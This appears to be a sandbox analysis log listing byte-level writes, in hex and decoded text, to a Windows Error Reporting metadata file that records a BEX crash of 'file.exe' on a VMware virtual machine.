C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 33 00 33 00 39 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>63397</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 37 00 30 00 37 00 39 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>122707968</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 32 00 37 00 30 00 37 00 39 00 36 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>122707968</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	3910	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 37 00 35 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1067560</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 39 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>79640< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 38 00 31 00 38 00 34 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>44818432</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 38 00 31 00 38 00 34 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>44818432</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4808	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	4868	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5574	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5578	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5580	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5620	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5624	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5626	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5664	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5668	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	5672	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6226	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6230	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6232	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6278	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6324	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6418	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6422	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6426	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6540	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6636	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6640	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6644	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6764	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6768	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6772	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6854	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6858	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6862	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	6972	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6DA8497A	unknown
